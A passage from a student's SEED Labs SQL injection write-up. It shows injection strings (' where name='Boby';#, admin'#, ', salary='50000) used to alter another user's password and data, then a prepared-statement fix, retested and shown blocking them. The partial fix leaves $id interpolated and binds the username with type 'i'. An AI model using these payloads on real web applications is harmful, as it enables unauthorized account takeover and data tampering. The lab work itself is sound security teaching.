  PhoneNumber='' where name='Boby';#' where ID=$id;
```


In the update profile, we can write input as follows




Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	' where name='Boby';#
Password	•••••

After updating the profile, lets go to the Boby's profile to see whether the password is updated or not.





Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

After proving the username="Boby" and password="hello" to login page, we are directed to Boby's profile. It means our new password have been updated in the database.


Thus, our SQL injection attack is successful.

Task 4: Countermeasure — Prepared Statement

In this case we need to apply counter measure to prevent SQL injection attacks. We will modify two file which were previous mention and modify them.


1. ***Unsafe_home.php***

We change following section code in unsafe_home.php file



```
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
```

And replace it with this. Here the SQL statement is already prepared and compiled into binary for machine. Only the parameters are supplied.




```
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password=?");

// Bind parameters to the query
$stmt->bind_param("is", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$stmt->fetch();
```

Save the file, and restart the apache2 service

```
$ sudo service apache2 restart
```


Now let's again try to open the login page to check whether SQL injection works or not.



Employee Profile Login

USERNAME admin'#

PASSWORD Password




The account information your provide does not exist.

We can see that we were not directed to Admin profile page and prompt that admin'# user does not exist.

Thus, we successfully removed SQL injection vulnerability from login page.


2. *Unsafe_edit_backend.php*

Originally the SQL statement was provided as a string and after suppling argument, then it is executed.



```
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',
            Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',
            PhoneNumber='$input_phonenumber' where ID=$id;";
}
```

I replace the code with SQL prepare statement which compile SQL query before taking any arguments




```
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
```

Save the file, and restart the apache2 service

```
$ sudo service apache2 restart
```

Lets, attempt to change salary of Alice. First login into Alice account then try to write SQL statement in given fields.


Alice's Profile Edit

NickName	', salary='50000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Alice Profile

Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002
NickName	', salary='50000
Email	
Address	
Phone Number	

Our intention was to update the salary of Alice, but after saving the Form, but above screenshot clearly shows that salary did not update.

Instead, it took whole 'NickName' field as string and saved it.

The prepared statements successfully prevented the SQL injection attack from being successful.

OBSERVATION

SQL injection vulnerability are a serious concern for all web application as almost all these applications interact with backend database on day basis.

Such vulnerability can cause the attacker to grant administrator privileges, insert and update data, or delete most critical data of any company or organization.

We also come to learn about prepared statement to prevent and defend against these attacks.